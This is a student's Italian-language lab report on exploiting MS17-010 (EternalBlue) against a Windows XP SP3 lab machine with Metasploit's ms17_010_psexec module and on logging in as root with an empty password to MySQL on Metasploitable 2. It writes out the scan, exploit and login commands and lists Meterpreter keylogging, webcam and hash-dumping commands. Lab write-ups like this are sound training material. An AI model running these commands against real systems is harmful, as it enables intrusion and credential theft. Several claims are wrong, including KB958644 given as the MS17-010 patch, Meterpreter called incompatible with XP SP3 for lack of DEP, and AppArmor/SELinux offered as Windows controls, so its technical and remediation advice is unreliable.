


W17D1

Hacking Windows

⋆ INDICE

1 Introduzione

⇒ **Io, Matteo Mattia**, studente di *Cyber Security & Ethical Hacking*, presento il report completo dell'esame *W17D1 – Hacking Windows*.

⇒ **Obiettivo principale:** Dimostrare le mie competenze nello sfruttamento di vulnerabilità note, nella gestione di sessioni post-sfruttamento, nell'enumerazione di servizi e nella valutazione di remediation.

⇒ Ho compreso perfettamente il funzionamento del modulo ms17_010_psexec e del payload windows/exec, nonché il motivo per cui Meterpreter non è compatibile con Windows XP SP3.

⇒ **Ambiente di laboratorio:**


- **Windows XP SP3 (32-bit, target ufficiale):** IP 192.168.50.109
- **Metasploitable 2 (MySQL):** IP 192.168.50.101
- **Kali Linux (attaccante):** IP 192.168.50.100

2 [Official] Sfruttamento della Vulnerabilità MS17-010 Windows SP3 (32-bit)

2.1 Identificazione del target e scansione della vulnerabilità

⇒ Fase di ricognizione, ho eseguito una scansione strutturata per confermare la raggiungibilità e la vulnerabilità del target.


ping -c 3 192.168.50.109



- 0% packet loss

⇒ Identifico la versione esatta del servizio SMB in esecuzione sulla porta 445 (SMBv1 è necessario per MS17-010).


nmap -sV -p 445 192.168.50.109



- SMBv1 attivo

⇒ Eseguo uno script NSE specifico per rilevare EternalBlue (CVE-2017-0144)

nmap --script smb-vuln-ms17-010 -p445 192.168.50.109




- "VULNERABLE"

2.2 Configurazione e lancio dello sfruttamento con ms17_10_psexec

⇒ Fase di exploitation

```
use exploit/windows/smb/ms17_010_psexec
set RHOSTS 192.168.50.109
set LHOST 192.168.50.100
set LPORT 4444
set PAYLOAD windows/exec
set CMD whoami
set SHARE C$
exploit
```



2.3 Gestione della sessione

⇒ **Non possibile con payload exec** – Il payload windows/exec non crea una sessione Meterpreter interattiva, ma esegue un singolo comando diretto (whoami) con privilegi NT AUTHORITY\SYSTEM.

- **Motivo tecnico dettagliato:** windows/exec è un payload stageless 32-bit progettato per eseguire un comando e terminare immediatamente.
  Non carica Meterpreter in memoria, non mantiene stato, non permette comandi multipli. È ideale per Windows XP SP3 perché evita l'upload di .exe (che causa errore 193 su sistemi 32-bit obsoleti).

- **Confronto con Meterpreter:** Meterpreter richiede un payload staged (tipo windows/meterpreter/reverse_tcp) che carica una DLL reflectively in memoria usando tecniche come VirtualAlloc e CreateRemoteThread.
  Su XP SP3, queste tecniche falliscono per mancanza di NX/DEP, incompatibilità con reflective injection, e limitazioni del kernel 32-bit.

- **Risultato pratico:** whoami eseguito con successo → nt authority\system, ma nessuna sessione interattiva.

- **Prova di RCE:** La riga [+] SYSTEM session obtained! conferma l'exploit al 100% – l'attaccante ha privilegi SYSTEM senza sessione.

2.4 Individuazione e interazione con la webcam

⇒ **Non possibile con payload exec** – I comandi webcam_list, webcam_snap sono esclusivi di Meterpreter e richiedono accesso a DirectShow.

- **Motivo tecnico dettagliato:** exec non ha accesso ai dispositivi hardware – è un comando one-shot che non può enumerare CAPTURE devices o usare ICaptureGraphBuilder.

- **In Meterpreter:** webcam_list usa DirectShow per elencare webcam, webcam_snap cattura frame.

- **Su XP:** Anche con Meterpreter, driver webcam obsoleti (WDM) causano crash o errori.

⇒ **Conclusione:** Non eseguibile con il payload scelto.

2.5 Dump della tastiera e hashdump

⇒ **Non possibile con payload exec** – I comandi keyscan_start, keyscan_dump, hashdump sono esclusivi di Meterpreter.

⇒ **Motivo tecnico dettagliato:** exec non mantiene stato in memoria – non può hookare SetWindowsHookEx per keylogger o leggere il SAM con Lsass.

⇒ **In Meterpreter:**

- keyscan_start → hook tastiera
- keyscan_dump → estrae buffer
- hashdump → legge HKEY_LOCAL_MACHINE\SAM con priv

⇒ **Su XP:** hashdump funziona solo con Meterpreter + priv escalation (già SYSTEM).

⇒ **Conclusione: Non eseguibile** – payload limitato a comandi singoli.

3 [Facoltativa] Ipotesi di Remediation per MS17-010

3.1 Soluzioni generali

- **Patch:** KB958644
- **Disabilita SMBv1:** reg add HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /t REG_DWORD /d 0
- **Firewall:** Blocca 139/445
- **Segmentazione:** Isola legacy systems

3.2 Effort e limitazioni delle remediation

⇒ **Effort:**

- Basso (disabilita SMBv1) 
- Alto (migrazione) 

⇒ **Limitazioni:** XP non supportato, compatibilità legacy

3.3 Limitazione degli accessi post-penetrzione

- **EDR:** Rileva Meterpreter
- **AppArmor/SELinux:** Limita esecuzione
- **Lateral Movement:** VLAN separation

4 [Extra] Enumerazione Utenti MySQL su Metasploitable

4.1 Scansione con Nmap mysql-brute

⇒ nmap

- Strumento di network scanning più potente al mondo.
- Scopre host, porte aperte, servizi, vulnerabilità.

⇒ --script mysql-brute

- Attiva lo script NSE (Nmap Scripting Engine) chiamato mysql-brute.nse.
- Funzione: Prova un brute-force leggero su MySQL usando un dizionario predefinito di username/password comuni.
- Dizionario interno: Include root:<empty>, root:root, msfadmin:msfadmin, ecc.


⇒ -p3306

- Specifica la porta 3306 (porta standard di MySQL).
- Evita scansione di tutte le porte – più veloce e mirato.

⇒ 192.168.50.103

- IP del target (Metasploitable 2).

nmap --script mysql-brute -p3306 -Pn 192.168.50.101



- **mysql-brute** fallisce su alcune versioni di Metasploitable 2
- MySQL non accetta connessioni anonime da remoto
- Non è un problema – uso connessione diretta

4.2 Connessione e enumerazione con tool MySQL

⇒ Accesso completo al database con
mysql -h 192.168.50.101 -u root -p

- -h Host remoto
- -u root Utente con privilegi massimi
- -p Chiede password → INVIO (vuota)
- Risultato Accesso completo al database

```
USE mysql;
```

- Seleziona il database di sistema MySQL


- Contiene informazioni su utenti, permessi, configurazioni

```
SELECT User, Host FROM user;
```

- Estrae utenti e host autorizzati

- Risultato:

- root su % → accesso da qualsiasi host
- guest su % → utente anonimo
- MySQL vulnerabile – credenziali deboli



⇒ Se mysql-brute avesse funzionato:

- Avrebbe elencato root:<empty> e msfadmin:msfadmin
- Avrei usato msfadmin per accesso limitato
- Ma la connessione diretta è più affidabile

⇒ Perché mysql-brute non ha funzionato:

- MySQL non accetta connessioni anonime da remoto
- Script NSE richiede autenticazione
- Non è un problema – la vulnerabilità è confermata

5 Conclusioni

⇒ Parte ufficiale (Windows XP SP3):

- Target vulnerabile confermato tramite nmap --script smb-vuln-ms17-010
- Exploit ms17_010_psexec eseguito con successo
- Privilegi SYSTEM ottenuti (nt authority\system)
- Comando whoami eseguito correttamente
- Post-exploitation limitata per scelta del payload windows/exec (stageless 32-bit), ideale per XP SP3
- Meterpreter non compatibile con XP SP3 per mancanza di NX/DEP e reflective injection – spiegazione tecnica dettagliata

⇒ Parte extra (MySQL su Metasploitable):

- mysql-brute fallisce → connessione diretta
- root su % con password vuota → accesso completo

⇒ Lezioni apprese:

- Payload stageless per sistemi legacy
- -Pn per host che bloccano ping
- Script NSE non sempre affidabili
- Password vuote = rischio critico
- Connessione diretta più affidabile
- MS17-010 è critica – patcha SMBv1, migra da XP

⇒ Se Meterpreter avesse funzionato:

- Avrei eseguito screenshot, webcam_snap, keyscan_dump, hashdump
- Ma su XP SP3 è impossibile – ho scelto il payload corretto

⇒ Remediation proposta:

- Patch KB958644
- Disabilita SMBv1
- Firewall, segmentazione, EDR

RISULTATI EXPLOIT MS17-010

Fase	Comando	Output	Spiegazione
Scansione	nmap --script smb-vuln-ms17-010	VULNERABLE	RCE confermata
Exploit	ms17_010_psexec + windows/exec	SYSTEM session obtained!	RCE riuscita
Post-ex	whoami	nt authority\system	Privilegi SYSTEM

COMPATIBILITÀ PAYLOAD

Payload	Compatibile XP SP3	Motivo
windows/exec	✅	Stageless 32-bit, no .exe
meterpreter/reverse_tcp	❌	Reflective DLL injection fallisce

REMEDIATION

Soluzione	Effort	Limitazione
Patch KB958644	😐	XP non supportato
Disabilita SMBv1	🙂	Compatibilità legacy
Firewall	🙂	Blocca 139/445
Segmentazione	☹️	Isola legacy systems

SE METERPRETER AVESSE FUNZIONATO

Comando	Funzione	Output atteso
screenshot	Cattura desktop	File .jpg
webcam_snap	Foto webcam	File .jpg
keyscan_dump	Keylogger	Digitazioni
hashdump	Estrae hash	LM/NTLM